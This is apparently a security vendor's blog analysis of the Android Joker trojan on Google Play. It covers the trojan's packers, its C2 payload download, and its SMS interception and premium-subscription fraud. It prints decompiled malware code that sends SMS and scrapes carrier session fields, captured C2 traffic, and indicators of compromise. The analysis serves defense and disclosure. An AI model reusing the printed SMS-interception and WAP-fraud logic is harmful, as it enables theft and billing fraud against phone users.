No Joking Around with JOKER

labs.k7computing.com/


By Baran S

May 5, 2021

The Joker malware family has been consistently targeting Android users since it was discovered in 2017 and is one of the most active malware families on the Google Play Store. It continues to find new tricks and tactics to stay undetected by doing small changes in its code or changing the payload download techniques.

The family name "Joker" was derived from the Command and Control (C2) domain name it used in its early days. This malware attempts to steal SMS messages, contacts from the victim's device and silently signs up its victims to the premium services without their knowledge.

At K7 Labs, we recently noticed a new Joker malware sample on Google Play Store, which utilizes Android packers like "Tencent's Legu" and "ijiami" packers to evade detection.



Kind Messages

Laura Fondati Communication

3+

This app is available for some of your devices

Installed

Analog Camera Film Filter Tokyo

AustinEAnderson Photography ★★★★★ 7

3+

✕ This app is not available for any of your devices

Add to Wishlist

Install

Emoji Keyboard SmartPro

Bookerlv Tools ★★★★★ 56

3+

Contains Ads


This app is available for some of your devices

Add to Wishlist

Install

Figure 1: Malicious Joker Apps from Google Play Store Protected with Packer

In this blog, we will be analyzing the sample **kindledev.nap.ksms** which uses Tencent's Legu Packer to hide its malicious payload functionality as shown in Figure 2.



Kind Messages

Laura Fondati Communication

3+

This app is available for some of your devices

Installed

Message
Instant messaging inboxes
Message
Send message & image,video
Message
All functions on one page
Mes
Set text & ico


Provides powerful short message (SMS&MMS) function. Keep in touch with friends, share photos to them, send audio, emojis and stickers. Personalize the screen and chat bubbles with custom colors and fonts.

```
kindledev.nap.ksms.apk
  Source code
  Resources
    assets
      000001111111
      Dark - Blue.yth
      Dark - Colorful.yth
      Dark - Holo.yth
      Dark - Lollipop.yth
      libshellx-super.2019.so
      Light - Colorful.yth
      o0ooo000oo0o.dat
      tosversion
    ezvcard
    javax
    lib
      arm64-v8a
        libshell-super.2019.so
        libshella-4.1.0.29.so
      armeabi
        libshell-super.2019.so
        libshella-4.1.0.29.so
      armeabi-v7a
        libshell-super.2019.so
        libshella-4.1.0.29.so
    META-INF
    res
```

Figure 2: APK Protected with Tencent's Legu Packer

Technical Analysis

Once launched, at runtime it unpacks the malicious Android Package (APK) and contacts the C2 server to download a malicious Dalvik Executable (DEX) file payload as shown in Figure 3, which enables the malware and adds other capabilities.




https://mul4.oss-ap-southeast-5.aliyuncs.com	GET	/kind-message.html		200	58077	HTML	html	✓	149.129.200.118
https://graph.facebook.com	GET	/v8.0/841673969741806?fields=s...	✓	200	1536	JSON		✓	157.240.23.19
https://graph.facebook.com	GET	/v8.0/841673969741806?fields=s...	✓	200	1536	JSON		✓	157.240.23.19
https://graph.facebook.com	GET	/v8.0/841673969741806?fields=s...	✓	200	1536	JSON		✓	157.240.23.19

```
Content-Type: text/html
Connection: close
Vary: Accept-Encoding
x-oss-request-id: 608114E32FFB293137550305
Last-Modified: Thu, 22 Apr 2021 01:31:52 GMT
x-oss-object-type: Normal
x-oss-hash-crc64ecma: 1761760450209786605l
x-oss-storage-class: Standard
x-oss-server-side-encryption: AES256
Content-Disposition: attachment
x-oss-force-download: true
Content-MD5: 24AoXyLSx5rj7UBoHKB+FQ==
x-oss-server-time: 1
Content-Length: 57560

dex
035¦è5wèdÃÛo µ#i©¢□ó¸?FJtØàpxV4àÈp [illegible]
[illegible]
```

Figure 3: Malicious Payload from C2 Server

This malicious payload continuously sends POST requests to **hxxp[:]//161[.]117[.]46[.]64/svhyqj/mjcxzy** for communication as shown in Figure 4.



186	http://161.117.46.64	POST	/svhyqj/mjcxzy	✓	200	198	161.117.46.64
205	http://161.117.46.64	POST	/svhyqj/mjcxzy	✓	200	198	161.117.46.64
211	http://161.117.46.64	POST	/svhyqj/mjcxzy	✓	200	198	161.117.46.64
212	http://161.117.46.64	POST	/svhyqj/mjcxzy	✓	200	198	161.117.46.64
225	http://161.117.46.64	POST	/svhyqj/mjcxzy	✓	200	198	161.117.46.64
226	http://161.117.46.64	POST	/svhyqj/mjcxzy	✓	200	198	161.117.46.64


```
POST /svhyqj/mjcxzy HTTP/1.1
User-Agent: Mozilla/5.0 (Linux; Android 6.0; XT1706 Build/MRA58K)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.82 Mobile Safari/537.36
Content-Type: application/x-www-form-urlencoded
Host: 161.117.46.64
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 166

mmKeyJqbK3Npd2K8i0iJKraW5kKbGVkZKXYubmKFwLmtKzbXMiKLCJ3bK3Jpa3KQi0iIKOMDQOKMCIsIKn
p1YmKZpaCIK6ImY5KYTM5ZKjUxZGKQx0WRK1Zjc9KIiwicKXJ1ZHK1iIjoKyMywiKa2R0aKG10IjKoyMX0
K=
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Thu, 22 Apr 2021 06:17:10 GMT
Connection: close
Vary: Accept, Cookie
X-Frame-Options: SAMEORIGIN
Allow: POST, OPTIONS
Content-Length: 0
```

Figure 4: Encrypted Data sent to C2 in POST

This Joker Trojan attempts to intercept SMS messages notifications as shown in Figure 5.




```
public static boolean b(Context paramContext)
{
  boolean bool = false;
  String str = Settings.Secure.getString(paramContext.getContentResolver(), a.y);
  if ((str != null) && (str.contains(paramContext.getPackageName())))
  {
    j = 1;
    if (j == 0) {
      if (paramContext.getPackageManager().checkPermission("android.permission.RECEIVE_SMS", paramContext.getPackageName()) != 0) {
        break label66;
      }
    }
  }
  label66:
  for (int j = 1;; j = 0)
  {
    if (j != 0) {
      bool = true;
    }
    return bool;
    j = 0;
    break;
  }
}

public static boolean c(String paramString)
{
  String str = "sendSms:" + paramString;
  Log.e(a.g, str);
  try
  {
    paramString = paramString.split(a.d);
    SmsManager.getDefault().sendTextMessage(paramString[0], null, paramString[1], null, null);
    bool = true;
  }
  catch (Exception paramString)
```

Figure 5: Intercept SMS Messages

This Trojan also silently signs up the victim for the WAP (Wireless Application Protocol) fraud as shown in Figure 6.



```
    paramString = ((sms.messages.c.c)localObject1).c;
    if ((paramString != null) && (paramString.toLowerCase().startsWith("http://ss1.mobilelife.co.th/wis/wap")))
    {
      paramString = new String(((sms.messages.c.c)localObject1).b);
      this.h.a(((sms.messages.c.c)localObject1).c);
      this.h.a().e = paramString;
      localObject1 = this.h;
      str1 = sms.messages.a.b.a(paramString, "id=\"msisdn-4g-box\" value=\"", "\"");
      if (TextUtils.isEmpty(str1))
      {
        ((sms.messages.b.a)localObject1).c("Empty msisdn");
        ((sms.messages.b.a)localObject1).a(903);
        a(202, 300022);
      }
    }
  }
  for (;;)
  {
    return;
    ((sms.messages.b.a)localObject1).c("msisdn:" + str1);
    String str2 = sms.messages.a.b.a(paramString, "id=\"tID\" value=\"", "\"");
    String str3 = sms.messages.a.b.a(paramString, "id=\"ch\" value=\"", "\"");
    String str4 = sms.messages.a.b.a(paramString, "id=\"sessionID\" value=\"", "\"");
    Object localObject2 = sms.messages.a.b.a(paramString, "id=\"SN\" value=\"", "\"");
    paramString = sms.messages.a.b.a(paramString, "id=\"cp_call_center_number\" value=\"", "\"");
    paramString = "msisdn=" + str1 + "&tID=" + str2 + "&ch=" + str3 + "&sessionID=" + str4 + "&SN=" + (String)localObject2 +
    paramString = new sms.messages.c.b(null).a("http://ss1.mobilelife.co.th/requestOtp", paramString.getBytes());
    if (sms.messages.c.c.a(paramString))
    {
      paramString = new String(paramString.b);
      label459:
      ((sms.messages.b.a)localObject1).c("requestOtp:" + paramString);
    }
```

Figure 6: WAP Fraud by Joker Trojan

Mitigations

- Use the official App Store to download the apps
- Carefully read the user reviews before installing the apps
- Ensure you protect your device and data by using a reputable security product like **K7 Mobile Security and keeping it up-to-date**, to scan all the downloaded apps, irrespective of the source

Indicators Of Compromise (IOCs)

Infected Package Name on Google Play Store	Hash	Packer	Detection Name
com.upinklook.kunicam	4a0d873780a7132d1e2b407d9c5db801	ijiami	Trojan (0057931a1)
com.keykeybor.borprem.forpiknovonlines	dab94a0370d933a12f1bba217e9b29ad	ijiami	Trojan (0001140e1)
kindledev.nap.ksms	8e6ef3afeac8aaf94191fa95121244a9	Tencent’s Legu	Trojan (0001140e1)
com.beautifulnature.freshwallpapers	18a9aa9d52d78c2b87ac0b2332e46b03	Tencent’s Legu	Trojan (0001140e1)
com.camerasideas.collagemaker	f36aa54257bb4ca184db537293415a4a	ijiami	Trojan (0057931a1)
cc.lask.as	b3a7042186cb7957726b468bc1024d6b	Tencent’s Legu	Trojan (0001140e1)
inksms.beatmessages.messaging	ac2f1708ba265b2152aed0c43b7be2ea	Tencent’s Legu	Trojan (0001140e1)
com.translate2021.forall.language	bf84acfcd727c8aead7f81d73fc41082	Tencent’s Legu	Trojan (0001140e1)
com.multicamera.coolwending.translator	fccf657d5e61d53ceff6943e7263f8d3	Tencent’s Legu	Trojan (0001140e1)
com.alltxt.translate.photo.convert	8668549e97b60bfccfb4082f2bb9fc62	Tencent’s Legu	Trojan (0001140e1)
com.sophisticated.gifmakermax	c5eb32e4ff466702fd95429b8a367686	Tencent’s Legu	Trojan (0001140e1)
everysearch.artifact	f9b089e22514f1824a0e0c0bee4248ce	Tencent’s Legu	Trojan (0001140e1)
com.kong.toouch.ass.iphoea	0f9f4d088a69659a4791ef5d883c0487	ijiami	Trojan (0057931a1)

livepictures.livebackground.lightningwallpaper	652d67cfb68278306e22545c551ac64d	Tencent’s Legu	Trojan (0001140e1)
com.camscanner.docscanner.multidocscanner	8cb23726b1438e734ba3708995ae36c2	Tencent’s Legu	Trojan (0001140e1)
cplus.mirzatext.translateapp	33b6a1a6d1d31a63c33666ba6a8be8d3	Tencent’s Legu	Trojan (0001140e1)
com.freecollger.make.photocollage	f53560912c64f236bbd71995204b4962	Tencent’s Legu	Trojan (0001140e1)
com.wandaretech.flashinterpreter	d595f2c5b39728269a531bd018740484	Tencent’s Legu	Trojan (00579d201)

Payload URLs

mul4[.oss-ap-southeast-5.aliyuncs[.com

hwayt[.oss-us-east-1.aliyuncs[.com

wansgo[.oss-ap-southeast-5.aliyuncs[.com

selct[.oss-ap-southeast-2.aliyuncs[.com

scanlucky[.oss-us-east-1.aliyuncs[.com

banca[.oss-us-east-1.aliyuncs[.com

biggerone[.oss-us-east-1.aliyuncs[.com

lucky-bird[.oss-me-east-1.aliyuncs[.com

linchen-bucket[.oss-us-east-1.aliyuncs[.com

breezea[.oss-us-east-1.aliyuncs[.com

fronta[.oss-us-west-1.aliyuncs[.com

warriorss[.oss-us-west-1.aliyuncs[.com

Final C2 Servers

161[.117.226.98

161[.117.250.158

161[.117.62.127

161[.117.46.64